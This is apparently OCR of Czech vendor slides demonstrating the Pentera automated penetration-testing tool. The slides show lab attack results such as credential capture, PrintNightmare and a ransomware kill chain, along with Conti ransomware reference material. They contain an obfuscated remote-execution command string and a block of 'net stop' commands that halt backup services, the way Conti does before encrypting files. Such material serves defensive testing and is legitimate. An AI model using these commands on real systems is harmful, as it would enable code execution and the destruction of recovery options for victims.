
(typicky 30% prolomených hesel)

A mohla bych to vidět?


Back to history | Shak - BB > Overview
Completed successfully | Feb 28 2023 10:57-Feb 28 2023 14:52
PENTERA v5.8.6
Overview
Vulnerabilities
Attack Map
Hosts
Users
Actions Log
MITRE
Footprints
Report
Details & Input
Run
Cracking / Attack node(s) status
302 Achievements
Search Achievements
10 Completed ransomware attack kill chain on the host 1
9.8 Uploaded malicious XML file 1
9.4 Gathered valuable information from host 1
9.2 Encrypted files on the host 1
9.1 Opened a remote access session on the host 1
9.0 Validated domain credentials 1
8.8 Exploited PrintNightmare (CVE-2021-34527) on host 3
8.8 Installed Hooking Malware 2
8.0 Cracked user hash using CPU 1
8.0 Escalated privileges 3
112 Vulnerabilities
49 Critical
25 High
8 Medium
30 Low
302 Achievements
16 Critical
118 High
100 Medium
68 Low
Current Activity
Category
Details
Actions Log
114 Approvals
Host
All Approvals
Inject Spring4Shell p... 192.168.110.19 Approve
Inject Spring4Shell p... WIN10A.PENTERA... Approve
Inject Spring4Shell p... CA.PENTERA.LAB Approve
Inject Spring4Shell p... PDC.PENTERA.LAB Approve
Inject Spring4Shell p... FILE2012.PENTER... Approve
22 Discovered Devices
54%
14%
5%
27%
(12) Critical
(3) High
(1) Medium
(6) Low
0 Windows Workstation
16 Windows Server
0 Windows
6 Linux
0 Mac Workstation
0 Network Devices
0 Other
Win2019 (D) PDC.PENTERA.L... 192.168.110.2
Win2016 (D) DC2.PENTERA.L... 192.168.110.4
Win2016 (D) CRM2016.PENT... 192.168.110.5
Win2012R... CA.PENTERA.LAB 192.168.110.7
Win2012R... FILE2012.PENT... 192.168.110.8
Linux 192.168.110.11
Win2008R... PRTG.PENTERA.... 192.168.110.12
Linux 192.168.110.19
Win2016 (D) EXCHANGE.PEN... 192.168.110.29
Win10 (D) WIN10A.PENTE... 192.168.110.30
Win10 (D) WIN10B.PENTE... 192.168.110.31
Win10 (D) WIN10C.PENTE... 192.168.110.32
Win10 (D) WIN10D.PENTE... 192.168.110.33
Win10 (D) WIN10G.PENTE... 192.168.110.34
Win10 (D) WIN10-DELIVEY... 192.168.110.35
Win10 (D) WIN10H.PENTE... 192.168.110.36
Win10 (D) WIN10-DELIVER... 192.168.110.37
Linux 192.168.110.50
Linux 192.168.110.110
Linux 192.168.110.253
Linux _gateway 192.168.110.254
Win2012R... DCRAN2012.pe... 192.168.111.2


Back to history
Shak - BB > Attack Map
Completed successfully | Feb 28 2023 10:57-Feb 28 2023 14:52
PENTERA
v5.8.6
Overview
Vulnerabilities
Attack Map
Hosts
Users
Actions Log
MITRE
Footprints
Report
Details & Input
Run
302 ACHIEVEMENTS
112 VULNERABILITIES
4.6 Injected XSS payload 5
4.3 Found domain users with LAPS permissions on host 15
4.0 Accessed shared folder(s) 9
3.5 Validated local credentials 3
3.4 Uploaded malware to host 5
Host: 192.168.110.33
Host: 192.168.110.32
Host: 192.168.110.35
Target: 192.168.110.33
Target: 192.168.110.33
3.4 Uploaded malware to host via LOLBAS 11
3.3 Opened remote control channel on the host 46
2.8 Revealed domain's groups and users 5
Adversary Level
Add To Report
Host can be forced to authenticate by a rogue server
4.7
Domain pentera
Password can easily be cracked leveraging leaked password
8.7
Username william
Context PENTERA
Captured credentials over SMB
5.5
User william
Host 192.168.110.32
2
Cracked user hash using CPU
8.0
Username william
Context PENTERA
2
Validated domain credentials
9.0
User william
Domain PENTERA
3
Opened remote control channel on the host
3.3
Host 192.168.110.33
PrintNightmare (CVE-2021-34527)
8.8
Host 192.168.110.33
Details
5.5 Captured credentials over SMB
Parameters
Domain: pentera
Results
Host: 192.168.110.32
User: william
Type of Creds: ntlmv2
Context: Domain
Credentials: ****
Insight
An attacker may steal credentials by impersonating hosts and tricking users to authenticate with him over SMB, and use them in order to access hosts or services in the network, which may lead to sensitive data theft or manipulation and possibly to a complete take-over of the hosts or services.
Details
Time: Feb 28, 2023 11:03
Related Actions
Created user account
NTLM Relay
Active Directory Reconnaissance
GeneratePayload
Performed hash dump using Relay
ChromeCredsExtraction
RelayedUserCreds
Sniffed user credentials


Back to history
Shak - BB > Attack Map
Completed successfully | Feb 28 2023 10:57-Feb 28 2023 14:52
PENTERA
v5.8.6
Overview
Vulnerabilities
Attack Map
Hosts
Users
Actions Log
MITRE
Footprints
Report
Details & Input
Run
302 ACHIEVEMENTS
112 VULNERABILITIES
7.9 Emulated deletion of shadow copies 1
7.2 Executed code remotely on the host 47
Host: 192.168.110.33
Host: 192.168.110.32
Host: 192.168.110.33
Host: 192.168.110.33
Host: 192.168.110.33
Host: 192.168.110.35
Host: 192.168.110.33
7.2 Enumerated files on the host 1
7.1 Found a user with privileged RCE capabilities 3
7.0 Potential credentials were found in script file(s) 3
6.4 Detected Java deserializable object 2
6.4 Detected ASP.NET deserializable object 1
Action Time
Add To Report
11:07:28 Feb 28, 2023
Escalated privileges
8.0
Host 192.168.110....
11:07:28 Feb 28, 2023
Created user account
5.6
Host 192.168.110.33
User pentera_s1b5ox...
11:07:47 Feb 28, 2023
Validated local credentials
3.5
User pentera_s1b5oxh...
Domain WORKGROUP
Found a user with privileged RCE capabilities
7.1
Domain WORKGROUP
User pentera_s1b5oxhylr
12:31:16 Feb 28, 2023
12:31:16 Feb 28, 2023
Opened remote control channel on the host
3.3
Host 192.168.110.33
12:31:16 Feb 28, 2023
Executed code remotely on the host
7.2
Host 192.168.110.33
Details
7.2 Executed code remotely on the host
Parameters
Domain: 192.168.110.33
Host: 192.168.110.33
User: pentera_s1b5oxhylr
Password: ****
Results
Engine: Powershell
Obfuscation Method: FOR_COMMAND
Obfuscation Level: BASIC
Command: set qKyP=8xNIW=340tYLJSegs7jR.yKwMVG5Zpc2nE-odiF1Qubz9kCHaml/fDBUAhTXOPv&&for %W in (29,35,23,33,19,16,58,14,51,11,20,14,1,33,36,34,4,3,32,54,61,23,36,48,3,54,54,33,32,36,34,33,60,33,30,56,59,3,35,32,29,36,55,10,62,57,13,13,36,34,16,9,49,36,34,32,61,62,19,35,53,3,11,14,36,34,14,32,30,35,37,14,37,30,35,24,50,49,2,37,36,28,15,55,62,57,39,3,57,28,41,55,55,57,26,24,57,13,57,57,35,57,47,41,57,56,57,57,15,57,33,46,57,59,15,57,15,57,54,41,57,2,57,57,44,57,47,23,57,24,41,57,44,57,54,15,57,11,57,57,7,57,54,57,57,61,57,57,23,57,47,23,57,2,57,57,1,57,54,56,57,2,41,57,1,57,47,46,57,14,23,55,56,57,48,3,57,4,41,55,17,57,47,41,57,37,23,57,45,57,33,7,57,19,41,55,6,57,47,8,57,43,23,55,47,57,26,35,57,28,41,55,18,57,48,41,57,3,57,55,44,57,39,46,57,56,23,55,8,57,33,56,57,43,41,57,42,57,26,7,57,28,41,55,56,57,47,7,57,37,23,55,39,57,33,3,57,10,23,55,24,57,26,46,57,19,41,55,61,57,48,41,57,61,23,57,46,57,48,30,57,11,15,55,46,57,33,0,57,25,23,55,61,57,33,23,57,43,23,55,55,57,26,41,57,56,23,55,8,57,48,3,57,49,41,55,61,57,26,30,57,22,57,57,32,57,26,15,57,25,57,55,8,57,39,57,57,61,15,57,63,57,47,0,57,24,41,57,27,57,54,3,57,11,15,57,1,57,54,10,57,61,57,57,42,57,54,33,57,24,41,57,23,57,47,7,57,24,41,57,23,57,54,35,57,14,23,57,2


Back to history
Shak - BB > Attack Map
Completed successfully | Feb 28 2023 10:57-Feb 28 2023 14:52
PENTERA
v5.8.6
Overview
Vulnerabilities
Attack Map
Hosts
Users
Actions Log
MITRE
Footprints
Report
Details & Input
Run
302 ACHIEVEMENTS
112 VULNERABILITIES
9.1 Opened a remote access session on the host 1
9.0 Validated domain credentials 1
8.8 Exploited PrintNightmare (CVE-2021-34527) on host 3
8.8 Installed Hooking Malware 2
8.0 Cracked user hash using CPU 1
8.0 Escalated privileges 3
7.9 Emulated deletion of shadow copies 1
7.2 Executed code remotely on the host 47
7.2 Enumerated files on the host 1
7.1 Found a user with privileged RCE capabilities 3
Action Time
Add To Report
4.7
8.7
5.5
8.0
4.7
Password can easily be cracked leveraging leaked password
8.7
Username william
Context PENTERA
5.5
11:03:17
Feb 28, 2023
Cracked user hash using CPU
8.0
Username william
Context PENTERA
Details
8.0 Cracked user hash using CPU
Parameters
Username: william
Context: PENTERA
Hash: ****
Results
Cracked password: ****
Hash type: NTLMv2
Cracking engine: CPU
Cracking duration: 00:00:01.627
Insight
An attacker might capture user password hashes during his attack, then try and crack them using various hash cracking tools. The purpose will be to gather as many user credentials as possible to escalate his attack, take-over hosts in the network and possibly learn the password policy of the organization.
Details
Time: Feb 28, 2023 11:03
Related Actions
Cracked hash using CPU

PENTERA

- Conti Ransomware Campaign
- REvil Ransomware Campaign
- MAZE Ransomware Campaign
- Lockbit 2.0 Ransomware Campaign
- MS08-067 Microsoft Server Service Relative Path Stack Corruption
- Malicious C2 Traffic
- ARP Poisoning
- Cached Credentials
- DHCP Spoofing
- Binary-less Exploitation - Powershell
- Name Resolution Protocols (LLMNR/NBNS/mDNS)
- Living off the Land Binaries
- Privileged User Management in a Windows Domain
- LDAPS Relay Prevention/Detection
- MS-SAMR Protocol
- MS17-010 Eternal Blue SMB Remote Windows Kernel Pool Corruption

Stop Service

Conti campaigns stop live services on Windows hosts to undermine the ability to recover data from the encryption process.
Stop services is usually achieved by executing the following commands:

Code Block

```
net stop “Acronis VSS Provider” /y
net stop “Enterprise Client Service” /y
net stop “SQLsafe Backup Service” /y
net stop “SQLsafe Filter Service” /y
net stop “Veeam Backup Catalog Data Service” /y
net stop AcronisAgent /y
```

File System Artifacts

The following file system artifacts are often observed in sequence on hosts attacked by Conti campaigns.

Step	Operation	Purpose
1	CreateFile	Opens the document for reading and writing.
2	ReadFile	Reads data from the document.
3	WriteFile	Writes encrypted data onto the document.
4	WriteFile	Adds key blob to encrypted document at the end of the file.
5	CloseFile	Closes encrypted document.
6	CreateFile (Read Attributes)	Opens encrypted document.
7	SetRenameInformationFile	Renames document to add an attack-identifier as the file extension.
8	CloseFile	Closes encrypted document.

>

Supplemental Material

Conti_URL.txt
Conti_HASH.txt

References

- https://us-cert.cisa.gov/ncas/alerts/aa21-265a
- https://www.cybereason.com/blog/cybereason-vs.-conti-ransomware
- https://www.trendmicro.com/en_us/research/21/c/vision-one-tracking-conti-ransomware.html
- https://www.carbonblack.com/blog/tau-threat-discovery-conti-ransomware/
- https://blog.minerva-labs.com/conti-ransomware-built-to-bypass-edrs-prevented-by-minerva
- https://news.sophos.com/en-us/2021/02/16/conti-ransomware-evasive-by-nature/
- https://adversary.crowdstrike.com/adversary/wizard-spider/
- https://attack.mitre.org/groups/G0102/

Pokud...

Řešíte produktivitu bezpečnostních týmů.

Chcete snížit náklady na testování třetími stranami.

Potřebujete relevantní výstupy s důkazy.

Děkuji za pozornost

dns

PENTERA